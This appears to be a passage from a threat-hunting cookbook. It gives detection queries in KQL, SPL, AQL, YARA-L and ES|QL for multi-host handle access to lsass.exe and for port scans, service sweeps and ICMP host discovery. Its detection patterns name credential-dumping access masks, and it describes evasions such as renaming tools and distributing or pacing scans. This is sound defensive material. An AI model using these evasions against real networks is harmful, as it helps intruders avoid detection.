**[QUERY] — KQL (Sentinel/Defender).** Targets a Microsoft Defender for Endpoint Advanced Hunting workspace, the same native surface DEH Part 25 §7 uses for its own DET-25-01.

CONCEPTUAL SAMPLE — field names and threshold illustrative; validate `ActionType` and the `AdditionalFields.GrantedAccess` nesting against your own live Advanced Hunting schema before use.

```

DeviceEvents
| where Timestamp > ago(24h)
| where ActionType == "OpenProcessApiCall"
| where FileName =~ "lsass.exe"
| extend GrantedAccess = tostring(parse_json(AdditionalFields).GrantedAccess)
| where InitiatingProcessFileName !in~ ("wmiprvse.exe", "svchost.exe", "MsMpEng.exe")
| summarize DistinctHosts = dcount(DeviceName), GrantedAccessValues = make_set(GrantedAccess) by
InitiatingProcessFileName
| where DistinctHosts >= 3

```

*Expected result:* a handful of rows at most in a well-instrumented fleet, each naming one source process image, a distinct-host count between 3 and, plausibly, the low double digits if a scripted tool is actually running unattended, and the set of `GrantedAccess` values seen for that process — useful for an eyeball check even though this query, like DEH Appendix A5 §7.2's own KQL form, doesn't filter on that value (see [FALSE POSITIVE] below). *Interpretation:* a row here is consistent with one source-process shape opening handles to `lsass.exe` on several hosts in the same day — worth treating as a stronger signal than any single one of those handles alone, not as confirmed credential theft.

**[QUERY] — SPL.** Built on Sysmon Event ID 10 (ProcessAccess) ingested into Splunk, the same telemetry source DEH Part 26 §5 uses for its own DET-26-01.

CONCEPTUAL SAMPLE — assumes a maintained allowlist lookup; illustrative threshold.

```

index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=10
TargetImage="*\\lsass.exe"
| search GrantedAccess IN ("0x1010", "0x1410", "0x1438", "0x143a", "0x1fffff")
| lookup lsass_access_allowlist.csv SourceImage OUTPUT is_allowlisted
| where isnull(is_allowlisted)
| stats dc(ComputerName) as distinct_hosts by SourceImage
| where distinct_hosts >= 3

```

*Expected result:* similar shape to the KQL result above — one row per source-process image whose distinct-host count clears the threshold, over the search's 24-hour window, already narrowed to the memory-read-capable `GrantedAccess` values named above. *Interpretation:* the same cross-host recurrence signal, read from Sysmon telemetry instead of Defender's own agent telemetry — running both where both are available is exactly the kind of second, independent source Section 5 treats as meaningful evidence, not a redundant re-check.

**[QUERY] — AQL (QRadar).** Investigative search only. A standing QRadar detection for this exact cross-host logic needs three chained objects — a Building Block, a Reference Set, and a Rule — not one AQL statement (DEH Part 27 §2–§3); the query below is what a hunter runs by hand to validate the pattern before anyone builds those objects.

CONCEPTUAL SAMPLE — this is AQL, not standard SQL; investigative form only. AQL natively supports a post-aggregation `HAVING` clause, filtered on the aggregate's alias rather than the raw aggregate expression (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5:

[https://www.ibm.com/docs/en/qsip/7.5?](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS)

[topic=SS42VS 7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qradar.doc/r_aql_aggregate_functions.html)) — the query below uses that alias pattern. IBM's one documented limitation is that a saved search using `HAVING` isn't supported for

scheduled reports or time-series graphs; that doesn't apply to this ad hoc investigative form. The exact aggregate-function name can still vary by QRadar version — verify against your own AQL reference before running. Custom property names are illustrative and depend on your Sysmon DSM's field extraction (DEH Part 27 §3.1).

```
SELECT "Source Process Name", UNIQUECOUNT(sourceip) AS distinct_hosts
FROM events
WHERE QIDNAME(qid) = 'Process accessed'
  AND "Target Process Name" ILIKE '%lsass.exe%'
  AND "Granted Access" IN ('0x1010', '0x1410', '0x1438', '0x143a', '0x1fffff')
LAST 24 HOURS
GROUP BY "Source Process Name"
HAVING distinct_hosts >= 3
```

*Expected result:* a small result set naming a source process and its distinct source-IP count for the window, already narrowed to memory-read-capable `Granted Access` values, or an empty set on a quiet day — an empty set here is a legitimate outcome, not a query failure. *Interpretation:* the same recurrence signal as the two rows above, run as a one-off hunt query rather than a deployed Offense-producing rule; a hit here is a candidate worth promoting to the three-object standing model, not yet evidence that the standing model exists.

**[QUERY] — YARA-L (Google SecOps).** Built against UDM `PROCESS_OPEN` events, the same event type DEH Part 28 §4 uses for its own re-implementation of DET-23-01.

CONCEPTUAL SAMPLE — adapted for a wide hunt window; broader match scope than the Sysmon-native forms above, see [FALSE POSITIVE] below.

```
rule hunt_lsass_access_multi_host {
  events:
    $access.metadata.event_type = "PROCESS_OPEN"
    $access.target.process.file.full_path = /\lsass\.exe$/ nocase
    $access.principal.process.file.full_path = $source_path
    not $source_path = /\(wmiprvse|svchost|MsMpEng\)\.exe$/ nocase

  match:
    $source_path over 24h

  outcome:
    $distinct_hosts = count_distinct($access.target.hostname)

  condition:
    $access and $distinct_hosts >= 3
}
```

*Expected result:* a match keyed on `$source_path` whenever that source binary's `PROCESS_OPEN` events against `lsass.exe` span three or more distinct target hostnames inside the 24-hour match window.

*Interpretation:* consistent with the same cross-host recurrence signal — read the false-positive driver below before trusting a hit here as tightly as the Sysmon-native versions above.

**[QUERY] — Elastic ES|QL.** This pattern's cross-host threshold is exactly the wide-lookback aggregation shape STYLE-GUIDE.md §4.2 assigns to ES|QL rather than EQL or Elastic KQL; a plain single-event Elastic

KQL filter (DEH Appendix A5 §7.6) could match the boolean condition but has no aggregation stage to count distinct hosts with.

CONCEPTUAL SAMPLE — field availability depends on the specific Sysmon integration version in use; illustrative threshold.

```
FROM logs-sysmon-*
| WHERE event.code == "10" AND winlog.event_data.TargetImage LIKE "*\\lsass.exe"
| WHERE NOT process.executable IN ("*\\MsMpEng.exe", "*\\WerFault.exe", "*\\Taskmgr.exe")
| STATS distinct_hosts = COUNT_DISTINCT(host.name) BY process.executable
| WHERE distinct_hosts >= 3
```

*Expected result:* one row per source-process executable whose distinct host count clears 3 over the full retained index queried, not a fixed 24-hour bucket unless the query is further constrained.

*Interpretation:* the same recurrence signal again, over whatever lookback the reader's own retention actually supports — a wider lookback than 24 hours here is a legitimate variant, not a deviation from the pattern; see [FALSE POSITIVE] below for why this query, unlike SPL and AQL above, doesn't yet narrow by access level.

**[FALSE POSITIVE]** A fleet-wide EDR agent, backup product, or vulnerability scanner that opens low-level handles to `lsass.exe` from an agent binary running on every host is the most common driver here — it can clear a 3-distinct-host threshold in minutes on a normal day, not just under attack. The SPL and AQL queries above already narrow to the Sysmon/QRadar-native `GrantedAccess` value list consistent with memory-read access (`0x1010`, `0x1410`, `0x1438`, `0x143a`, `0x1ffff`), because most of that routine handle-opening traffic requests a lower access level than memory-read. The KQL and ES|QL queries above do *not* filter on that value — they surface it (KQL) or omit it entirely (ES|QL) rather than filter on it, the same documented gap DEH Appendix A5 §7's own False Positive Trap names for those two surfaces, because the exact field nesting needs live-schema verification before it's safe to filter on — so those two match any qualifying handle-open regardless of access level until a reader adds the equivalent condition. The YARA-L version is noisier still and cannot be tightened the same way: DEH Part 28 §1.1 documents that the UDM has no confirmed `GrantedAccess`-equivalent field at all, so that implementation matches *any* qualifying `PROCESS_OPEN` against `lsass.exe` even after adaptation — treat a YARA-L-only, KQL-only, or ES|QL-only hit with less confidence than the same result corroborated by the SPL or AQL query.

**[PIVOT]** On a hit, pull the source process's own parent process and full command line first — a generic loader dropped identically across several hosts in the same day looks different from one admin's ad hoc diagnostic session repeated by habit. Second, check whether the source binary is signed and running from its expected path under `\Windows\System32\`; an attacker renaming a credential-dumping tool to match an allowlisted name (T1036.005, Match Legitimate Name or Location) defeats every exclusion list shown above identically, and a path/signature check is the next query that actually distinguishes the two cases the exclusion list itself cannot.

**Hunter's Note** Run the KQL and SPL versions above against the same 24-hour window and diff the two result sets by source-process image before trusting either one alone. A source process that clears the threshold in Defender telemetry but not in Sysmon telemetry (or the reverse) is telling you something about telemetry coverage, not about the attacker — chase that discrepancy before chasing the hit itself.

**Engineering Reality** DEH Part 24 §3's own Sigma implementation of this analytic is a real, reviewed, `status: test` rule — explicitly not labeled conceptual, because DEH's queries are DEH's own tested output. Every block above is labeled `CONCEPTUAL SAMPLE` anyway, per this book's stricter §12 default, because this book's queries are adapted into unknown reader environments this book's authors have never tested against. Same underlying analytic, two honestly different labels, for two structurally different kinds of artifact.

**[SOC MANAGEMENT]** Run this as a weekly wide-lookback hunt rather than a daily one — the cross-host threshold needs enough lookback to be a meaningful signal, and a same-day scheduled run mostly just re-confirms whatever the per-host DEH Part 24 §3 rule already caught. If both the KQL/Defender path and the SPL/Sysmon path stay independently tuned to an acceptable false-positive rate over a stated window, promoting this pair to a standing two-source detection is a reasonable graduation target — see Section 5 for exactly which DEH Part 41 tier that graduation would support a claim to.

## 5. Where a cookbook pattern sits on DEH's Detection Coverage scale

**[CONCEPT]** DEH's TERMINOLOGY.md defines Detection Coverage as a distribution across six tiers — `NO VISIBILITY`, `TELEMETRY ONLY`, `PARTIAL DETECTION`, `RELIABLE DETECTION`, `MULTI-SOURCE DETECTION`, and `TESTED / RECENTLY VALIDATED` — each requiring specific, named evidence, never a bare aggregate percentage (DEH Part 41 §2.1). A query pattern in this book is written at the Analytic layer: an implementation-independent statement of what to look for, shown in up to six candidate syntaxes. It is not, on its own, a Detection Rule with disposition history, an owner, or a validation date — the fields DEH Part 41 §3.1 requires a coverage-matrix row to carry. That gap is the entire reason this section exists: a reader who copies a pattern out of this book and reports it upward as "coverage" without doing anything else has made exactly the metadata-count error DEH Part 41 §1.1 opens by naming.

The table below states, for a cookbook pattern at each stage of a reader's own adoption, the highest DEH Part 41 tier the evidence actually available at that stage supports — not the tier the pattern would deserve if it worked as well as this book hopes.

(`CONCEPTUAL SAMPLE` — a reasoning aid, not a scored claim about any specific pattern or reader environment.)

| Stage of adoption                                                                                                                | Evidence that actually exists                                                           | Highest tier this evidence supports                                                                                                                                                |
|----------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Read, not yet run against any telemetry                                                                                          | None                                                                                    | No tier claim at all — <b>NO VISIBILITY</b> itself requires "a named, checked absence, not silence" (DEH Part 41 §2.1); never having tried is silence.                             |
| Run once as a time-boxed Hunt, negative finding documented                                                                       | A dated finding naming the coverage gap the hunt exposed                                | The <i>underlying technique's</i> honest tier — often <b>NO VISIBILITY</b> or <b>TELEMETRY ONLY</b> — recorded per DEH's TERMINOLOGY.md § Hunt; the hunt itself is not "coverage." |
| Adapted to your schema, deployed as an owned Detection Rule, no disposition history yet                                          | An analytic plus this pattern's own <b>[FALSE POSITIVE]</b> entry as the documented gap | <b>PARTIAL DETECTION</b> at best — an analytic exists with a named gap, which is precisely what this tier requires and no more.                                                    |
| Disposition history (true/false-positive counts) collected over a stated window at an acceptable rate                            | Dated disposition data from one telemetry source                                        | <b>RELIABLE DETECTION</b> .                                                                                                                                                        |
| A second <b>[QUERY]</b> block from the same pattern, run against a genuinely different telemetry source, independently validated | Two analytics, two sources, each separately meeting <b>RELIABLE DETECTION</b> 's bar    | <b>MULTI-SOURCE DETECTION</b> — this book's own multi-language format sets a reader up for exactly this tier better than a single-language rule ever could.                        |
| An Atomic Test or adversary emulation passes, inside the program's recency window                                                | A dated test run, analytic firing as expected                                           | <b>TESTED / RECENTLY VALIDATED</b> , subject to DEH Part 41 §6.1's regression discipline — the claim expires, it does not stay true by default.                                    |

Two consequences follow directly from this table. First, this book cannot hand a reader any tier — a tier is always earned by the reader's own evidence, never inherited from the fact that a query appears in a published cookbook. Second, this pattern's own multi-language format is not decoration: DEH Part 41 §2.1 defines **MULTI-SOURCE DETECTION** as "two or more independent sources would each, on their own, catch the technique," and a pattern that already shows a KQL implementation against Defender telemetry and an SPL implementation against Sysmon telemetry side by side — as Section 4's walkthrough does — has done half the design work a reader needs to reach that tier, before they've written a line of their own query logic.

**SOC Management View** *Never report "we adopted N patterns from the Cookbook" as a coverage statement to a CISO or a board — it answers a procurement question, not a security one. The tier-earning table above is what turns "we adopted a pattern" into a reportable claim: name the technique at sub-technique granularity, the tier the pattern has actually earned in your environment, and the evidence behind it, exactly as DEH Part 41 §1.2 requires for any coverage sentence — this book's contribution is a starting analytic, not a finished coverage claim.*

This section deliberately stops at mapping a single pattern onto DEH's existing scale. Aggregating that mapping across the whole catalog — which patterns are still exploratory, which have graduated, where debt is accumulating — is Part 28's job, applying DEH Parts 41–43's methodology to the catalog as a

body of work rather than one pattern at a time. Nothing here anticipates that aggregation or scores a pattern independently of DEH's own six tiers.

---

## Cross-references

DEH Part 1 §"Detection Rule vs. Analytic vs. Use Case vs. Hunt" (the vocabulary this part assumes throughout); DEH Parts 23–29 and DEH Appendix A5 §1–§2, §4, §7 (query-language syntax, the DET-23-01 comparison this part's walkthrough adapts, and the aggregation/deployment gaps behind its [N/A](#) and multi-object entries); DEH Part 41 (the six-tier Detection Coverage scale Section 5 maps cookbook patterns onto); DEH Parts 42–43 (Detection Quality and Detection Debt, applied to this book's own catalog only in Part 28, not here); this book's Part 1 (the six content tags and honesty standard this part assumes as read); this book's Part 27 (the hunt-chain template, exempt from this part's skeleton); this book's Part 28 (coverage/quality/debt methodology applied to the pattern catalog as a whole); this book's Appendix A1 (Master Pattern Index, tracking every real [QC-NN-SS](#) ID this part's walkthrough deliberately does not claim) and Appendix A4 (the blank pattern, front-matter, and hunt-chain templates this part's prose explains).

## Section B — Reconnaissance & Scanning Behaviors

---

neshboy



## Part 3 — Scanning & Enumeration

---

### Why this part exists

**[CONCEPT]** Scanning and enumeration are the attacker's map-making step — before anything can be exploited, moved through, or exfiltrated, something first has to learn what exists: which ports answer, which hosts are alive, which shares are browsable, which client-side tool is doing the asking. This part covers that map-making at the network and session layer: port and service scanning (vertical and horizontal), host-existence sweeps at the ICMP/ARP layer, fingerprinting the scanning tool itself from its banner or client-identification string, and SMB null-session share enumeration as a pre-lateral-movement signal. Every pattern here is a hunt a threat hunter runs against connection-level or session-level telemetry — not a standing detection this book claims is already tuned for your environment.

Three scope boundaries keep this part from silently duplicating its neighbors:

- **DNS-specific enumeration — tunnelling, DGA-shaped queries, rare/first-seen domains, NXDOMAIN bursts — is owned exclusively by Part 18.** Where a pattern below references "rare destination," it means a rare IP/ASN/port combination, not a rare domain name, mirroring the same split DEH Part 14 draws against DEH Part 15.
- **Endpoint-command-level discovery — `net`, `nltest`, `whoami`, BloodHound-shaped LDAP walks — belongs to Part 15, not here.** This part's enumeration patterns are visible on the wire or in an authentication log regardless of whether the attacker ever runs a discovery command locally; Part 15 covers the case where the discovery *is* the command.
- **The lateral-movement use of an admin share (PsExec-style service installs, WMI, WinRM) is Part 16's scope; this part stops at discovery.** QC-03-05 below detects that a share was *enumerated*, not that it was subsequently used to move — Part 16 picks up from there.

The primary cross-reference for this part's aggregation-shaped patterns is DEH Part 14 §1 (Network Detection Engineering — port and service scanning), which teaches the vertical/horizontal scan distinction and ships two worked detections (DET-14-01, DET-14-02) this part's first two patterns extend into QRadar AQL, YARA-L, and Elastic ES[QL — languages DEH's own Part 14 doesn't cover, since DEH teaches language semantics through one canonical detection family (Parts 24–29), not full six-language coverage per behavior. Where this part's patterns need Windows-native session context (SMB Logon Type 3, discovery event IDs), DEH Part 8 §3 and §8 own that ground and are cited, not re-taught.

---

### 1. Network-level scan and sweep patterns

This section covers the three patterns built on a threshold/distinct-count query shape: one source, one time window, a count of distinct ports, hosts, or targets that crosses a threshold. All three share the same structural Sigma limitation, explained once at QC-03-01 and not repeated at QC-03-02/03.

#### QC-03-01 — Vertical port/service scan against a single host

| Field             | Value                                                                                                                               |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-03-01                                                                                                                            |
| MITRE             | T1595.002 (Active Scanning: Vulnerability Scanning); T1046 (Network Service Discovery)                                              |
| Behavior          | One source IP touches an unusually high number of distinct destination ports on a single destination host within a short window.    |
| DEH cross-ref     | DEH Part 14 §1.1 (worked vertical-scan detection, DET-14-01); DEH Appendix A5 §4 (distinct-count aggregation, Sigma's coverage gap) |
| Languages covered | KQL, SPL, AQL (QRadar), YARA-L, Elastic (ES QL) — Sigma: N/A (aggregation ceiling, see note below)                                  |

**[HUNTER]** Reach for this hunt, rather than waiting on a standing rule, when a specific host just got interesting for another reason — it's newly internet-facing, it hosts a service that just had a CVE disclosed, or another signal (a beacon hit, a suspicious login) already pointed at it — and the question is narrowly "was this host probed for open ports recently, and from where." Running it ad hoc over a specific host and a wide lookback avoids tuning a threshold you'll only use once.

*Sigma: N/A — aggregation ceiling.* Sigma's correlation-rule spec defines four types (`event_count`, `value_count`, `temporal`, `temporal_ordered`); none of them is a native distinct-count type (DEH Appendix A5 §4 marks this row with an em dash for Sigma specifically). Expressing "more than 20 *distinct* ports" as a Sigma `event_count` correlation would count matching connection-attempt *events*, not distinct port *values* — a source that retries the same three ports seven times each produces 21 events and zero distinct ports over the real threshold, which is a different claim than the one this pattern makes, not a lossy translation of it.

This targets a generic connection-summary table (a Zeek `conn.log` export, a NetFlow/IPFIX collector, or a cloud VPC flow log) via Sentinel/Defender KQL, not Elastic KQL, grouping by source and destination and counting distinct destination ports touched in a rolling window.

CONCEPTUAL SAMPLE — field names approximate DeviceNetworkEvents / CommonSecurityLog shapes, not a literal schema; validate against your own tenant.

```

NetworkSessionEvents
| where ActionType in ("ConnectionAttempted", "ConnectionSuccess")
| summarize DistinctPorts = dcount(RemotePort), PortsTouched = make_set(RemotePort, 25)
  by SourceIP, RemoteIP, bin(Timestamp, 10m)
| where DistinctPorts > 20
| join kind=leftanti (KnownScannerAssets) on $left.SourceIP == $right.AssetIP

```

Expected result: a handful of rows per day on a quiet internal segment, each naming one `SourceIP / RemoteIP` pair with `DistinctPorts` in the 20s–100s and a capped `PortsTouched` sample list. Interpretation: a count well above the threshold, especially spanning both low and high port numbers, is consistent with a deliberate full-range probe against that one host rather than a handful of legitimate retries.

This targets Splunk SPL against Zeek `conn.log` fields shown directly (`id.orig_h / id.resp_h / id.resp_p`).

CONCEPTUAL SAMPLE — map field names to your own sourcetype before use.

```

index=zeek sourcetype=corelight_conn
| bin _time span=10m
| stats dc(id.resp_p) as distinct_ports values(id.resp_p) as ports_touched
  by id.orig_h, id.resp_h, _time
| where distinct_ports > 20
| lookup known_scanner_allowlist src as id.orig_h OUTPUT is_known_scanner
| where isnull(is_known_scanner)

```

Expected result: one row per (id.orig\_h, id.resp\_h, bucket) with distinct\_ports above 20 and a ports\_touched multivalue field a triager can scan for a full-range pattern (1–1024) versus a short, targeted list. Interpretation: the same as above — this is a plausible vertical-scan hit against that specific host, not yet a confirmed attacker.

The following targets QRadar's Ariel Query Language (AQL) — not standard SQL — against QRadar's Network Flow (QFlow/NetFlow) data source. AQL natively supports a post-aggregation HAVING clause when it filters on the aggregate's alias rather than the raw aggregate expression (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)), so the threshold below is applied directly with HAVING distinct\_ports > 20 rather than wrapped in an outer SELECT over a subquery. (IBM's one documented HAVING gap — unsupported in a saved search feeding a scheduled report or time-series graph — doesn't apply to this ad hoc investigative search.)

CONCEPTUAL SAMPLE — illustrative AQL; validate field and dataset names against your own QRadar deployment.

```

SELECT sourceip AS src_ip, destinationip AS dst_ip,
  UNIQUECOUNT(destinationport) AS distinct_ports
FROM events
WHERE devicetype = 'NetworkFlow'
GROUP BY sourceip, destinationip
HAVING distinct_ports > 20
LAST 10 MINUTES

```

Expected result: a small result set of (src\_ip, dst\_ip, distinct\_ports) rows for the last 10 minutes of flow data, distinct\_ports above 20. Interpretation: same as the KQL/SPL versions; treat this ad hoc AQL search as the validation step before building the three-object Building Block/Reference Set/Rule chain DEH Part 27 §2–§3 describes if this graduates to a standing QRadar rule.

The following is a Google SecOps YARA-L rule using the outcome section's count\_distinct function against UDM network-connection events.

CONCEPTUAL SAMPLE — illustrative UDM field names; validate against your own SecOps schema.

```

rule vertical_port_scan_single_host {
  meta:
    description = "Single source touching many distinct ports on one destination in a short window"
    severity = "MEDIUM"

  events:
    $scan.metadata.event_type = "NETWORK_CONNECTION"
    $scan.principal.ip = $src_ip
    $scan.target.ip = $dst_ip
    $scan.target.port = $dst_port

  match:
    $src_ip, $dst_ip over 10m

  outcome:
    $distinct_ports = count_distinct($scan.target.port)

  condition:
    $scan and $distinct_ports > 20
}

```

Expected result: a detection instance per (`src_ip`, `dst_ip`) match window with `$distinct_ports` populated above 20 in the outcome. Interpretation: same claim as the other four — plausible vertical scan, pending allowlist and pivot checks below.

This threshold/wide-lookback shape is a natural ES|QL fit per DEH Appendix A5 §8's decision table (EQL itself has no aggregation stage); the query below targets an ECS-mapped flow index.

CONCEPTUAL SAMPLE — illustrative ES|QL; field names approximate ECS `destination.port` / `source.ip`.

```

FROM network-flows-*
| WHERE event.action IN ("connection_attempted", "connection_success")
| STATS distinct_ports = COUNT_DISTINCT(destination.port)
  BY source.ip, destination.ip, bucket = BUCKET(@timestamp, 10 minutes)
| WHERE distinct_ports > 20

```

Expected result: rows per (`source.ip`, `destination.ip`, 10-minute bucket) with `distinct_ports` above 20. Interpretation: same as above.

**[FALSE POSITIVE]** A vulnerability scanner or asset-discovery tool running its normal profile probes on the order of a thousand ports per host regardless of how many resolve open — that comfortably crosses a 20-port threshold every time it runs, typically on a weekly or monthly schedule. Internal monitoring dashboards polling health-check endpoints across a multi-service host produce a smaller but still real version of the same pattern. Maintain an allowlist of known scanner and monitoring source IPs or asset tags, reviewed on a schedule; do not raise the threshold to accommodate them — a higher threshold also gives a real attacker more free ports to probe before tripping the rule.

**[PIVOT]** Check whether the same source IP produced a QC-03-02 (horizontal sweep) hit in the same window — a source running both patterns is building a fuller map, not making one exploratory probe. Check the destination host's own authentication log (DEH Part 8 §3) for logon attempts against any newly-discovered port/service shortly after. Check the source host's own process-creation telemetry

(DEH Part 11) for scanning tooling, in case the source itself is already compromised rather than a sanctioned scanner.

### QC-03-02 — Horizontal port/service sweep across many hosts

| Field             | Value                                                                                                                               |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-03-02                                                                                                                            |
| MITRE             | T1595.001 (Active Scanning: Scanning IP Blocks); T1046 (Network Service Discovery)                                                  |
| Behavior          | One source IP touches the same destination port (or a small port set) across many distinct destination hosts within a short window. |
| DEH cross-ref     | DEH Part 14 §1.2 (worked horizontal-scan detection, DET-14-02)                                                                      |
| Languages covered | KQL, SPL, AQL (QRadar), YARA-L, Elastic (ES QL) — Sigma: N/A (aggregation ceiling, same reason as QC-03-01)                         |

**[HUNTER]** This is the "who's running this service" shape rather than QC-03-01's "what's open on this host" shape — reach for it after an EDR or SOAR alert names a specific tool execution ("network scan tool detected") and the question becomes scoping which hosts on the subnet the tool actually touched, before deciding how many need a closer look.

*Sigma: N/A* — *aggregation ceiling*, for the same reason as QC-03-01: this pattern's threshold is a *distinct-host* count, and Sigma's correlation-rule spec has no native distinct-count type.

This targets the same generic connection-summary table as QC-03-01 via Sentinel/Defender KQL, not Elastic KQL, grouping by source and destination port and counting distinct destination hosts touched in a rolling window.

CONCEPTUAL SAMPLE — field names approximate DeviceNetworkEvents / CommonSecurityLog shapes, not a literal schema; validate against your own tenant.

```
NetworkSessionEvents
| where ActionType in ("ConnectionAttempted", "ConnectionSuccess")
| summarize DistinctHosts = dcount(RemoteIP), HostsTouched = make_set(RemoteIP, 25)
  by SourceIP, RemotePort, bin(Timestamp, 10m)
| where DistinctHosts > 15
| join kind=leftanti (KnownScannerAssets) on $left.SourceIP == $right.AssetIP
```

Expected result: rows naming a `SourceIP / RemotePort` pair with `DistinctHosts` in the teens to low hundreds, depending on subnet size. Interpretation: a count well above the subnet's own legitimate multi-host tooling baseline is consistent with a deliberate service sweep against that port across the segment.

This targets Splunk SPL against the same Zeek `conn.log` fields as QC-03-01.

CONCEPTUAL SAMPLE — map field names to your own sourcetype before use.

```

index=zeek sourcetype=corelight_conn
| bin _time span=10m
| stats dc(id.resp_h) as distinct_hosts values(id.resp_h) as hosts_touched
  by id.orig_h, id.resp_p, _time
| where distinct_hosts > 15
| lookup known_scanner_allowlist src as id.orig_h OUTPUT is_known_scanner
| where isnull(is_known_scanner)

```

Expected result: one row per (`id.orig_h`, `id.resp_p`, bucket) exceeding 15 distinct `id.resp_h` values, with the touched-host list attached. Interpretation: same as the KQL version.

The following is QRadar AQL, not standard SQL, against the Network Flow dataset. As at QC-03-01, AQL's native `HAVING` clause is applied directly here via the aggregate's alias, per IBM's documented pattern; the scheduled-report/time-series-graph limitation noted there doesn't apply to this ad hoc investigative search either.

CONCEPTUAL SAMPLE — illustrative AQL; validate field and dataset names against your own QRadar deployment.

```

SELECT sourceip AS src_ip, destinationport AS dst_port,
       UNIQUECOUNT(destinationip) AS distinct_hosts
FROM events
WHERE devicetype = 'NetworkFlow'
GROUP BY sourceip, destinationport
HAVING distinct_hosts > 15
LAST 10 MINUTES

```

Expected result: (`src_ip`, `dst_port`, `distinct_hosts`) rows above 15 for the last 10 minutes. Interpretation: same claim as above; validate before promoting to a standing three-object QRadar rule.

The following is a Google SecOps YARA-L rule using the same `count_distinct` outcome pattern as QC-03-01, grouped by source and destination port instead of source and destination host.

CONCEPTUAL SAMPLE — illustrative UDM field names; validate against your own SecOps schema.

```

rule horizontal_service_sweep {
  meta:
    description = "Single source touching the same destination port across many distinct hosts"
    severity = "MEDIUM"

  events:
    $scan.metadata.event_type = "NETWORK_CONNECTION"
    $scan.principal.ip = $src_ip
    $scan.target.ip = $dst_ip
    $scan.target.port = $dst_port

  match:
    $src_ip, $dst_port over 10m

  outcome:
    $distinct_hosts = count_distinct($scan.target.ip)

  condition:
    $scan and $distinct_hosts > 15
}

```

Expected result: a match instance per ( `src_ip`, `dst_port` ) window with `$distinct_hosts` above 15.

Interpretation: same as above.

The same threshold/wide-lookback shape as QC-03-01 fits ES|QL here too; the query below targets an ECS-mapped flow index.

CONCEPTUAL SAMPLE — illustrative ES|QL; field names approximate ECS `destination.ip` / `source.ip`.

```

FROM network-flows-*
| WHERE event.action IN ("connection_attempted", "connection_success")
| STATS distinct_hosts = COUNT_DISTINCT(destination.ip)
  BY source.ip, destination.port, bucket = BUCKET(@timestamp, 10 minutes)
| WHERE distinct_hosts > 15

```

Expected result: rows per ( `source.ip`, `destination.port`, `bucket` ) with `distinct_hosts` above 15.

Interpretation: same as above.

**[FALSE POSITIVE]** A forward proxy, NAT/CGNAT gateway, or DNS resolver is a single source address that legitimately talks to dozens or hundreds of distinct hosts on the same port (443, 53) continuously, not on a schedule — this is a bigger volume driver than a dedicated scanning tool because it fires on every run rather than weekly. Patch-management agents and backup software sweeping a whole subnet on one port add a second, smaller driver. Allowlist every known proxy/NAT/resolver source address explicitly, separately from the scanner allowlist in QC-03-01 — these are aggregation points, not scanners, and conflating the two lists makes both harder to maintain.

**[PIVOT]** Check whether the touched hosts actually responded ( `ConnectionSuccess` versus only `ConnectionAttempted` ) to separate confirmed service discovery from blind probing. Check whether the same source also produced a QC-03-01 hit against any of the touched hosts — full-range probing of a subset after a sweep is a stronger signal than either pattern alone. Check the source against the QC-03-01 scanner allowlist before treating it as unsanctioned.

**Blind Spot** QC-03-01 and QC-03-02 both group by a single source IP and score within one fixed window. Spreading the same total port/host coverage across a pool of source addresses — a small botnet, one probe per bot, or a rotating proxy pool — or pacing it below the bucket size (one host every 40 seconds keeps a 10-minute bucket at 15 distinct hosts indefinitely while still covering hundreds of hosts over an hour) defeats either threshold without reducing the reconnaissance performed. Catching either evasion needs a longer lookback with aggregation keyed on source ASN or subnet rather than a single IP — neither query above does that.

### QC-03-03 — Internal host-discovery sweep via ICMP or ARP

| Field             | Value                                                                                                                                                                                                  |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-03-03                                                                                                                                                                                               |
| MITRE             | T1018 (Remote System Discovery); T1046 (Network Service Discovery)                                                                                                                                     |
| Behavior          | One internal source generates ICMP echo requests (or ARP requests) against a large share of a subnet's address space in a short window.                                                                |
| DEH cross-ref     | DEH Part 14 §1 (scan-detection framing, extended here to ICMP/ARP telemetry — DEH ships no dedicated worked analytic at this layer); DEH Part 4 (network telemetry survey — Zeek/NetFlow ICMP sources) |
| Languages covered | KQL, SPL, AQL (QRadar), YARA-L, Elastic (ES QL) — Sigma: N/A (aggregation ceiling, same reason as QC-03-01/02)                                                                                         |

**[CONCEPT]** QC-03-01 and QC-03-02 both ask "what's open" — a Layer 4 question. This pattern asks the question that usually comes first: "what's even alive here" — a Layer 3 (ICMP) or Layer 2 (ARP) existence check that precedes a port sweep once an attacker has a foothold on the segment and needs to scope it before spending effort on service discovery.

**[HUNTER]** Run this hunt after any signal that a workstation-class host has an unexplained new role on the network — an EDR alert naming `fping/arp-scan`, or simply scoping "what did this host touch" after an unrelated compromise indicator — rather than as a standing page, since legitimate host-discovery traffic on most estates is common enough that a standing rule needs heavier tuning than this hunt does.

*Sigma: N/A* — *aggregation ceiling*, for the same reason as QC-03-01/02: the threshold is a distinct-target count, which Sigma's correlation types don't express natively.

This targets a generic flow table with ICMP records included via Sentinel/Defender KQL, not Elastic KQL, restricted to private-to-private ICMP echo requests and grouped by source.

CONCEPTUAL SAMPLE — field names approximate a generic flow schema, not a literal DeviceNetworkEvents field set; validate against your own tenant.



```

NetworkSessionEvents
| where Protocol == "ICMP" and IcmpType == 8 // Echo Request
| where ipv4_is_private(SourceIP) and ipv4_is_private(RemoteIP)
| summarize DistinctTargets = dcount(RemoteIP) by SourceIP, bin(Timestamp, 5m)
| where DistinctTargets > 50
| join kind=leftanti (KnownScannerAssets) on $left.SourceIP == $right.AssetIP

```

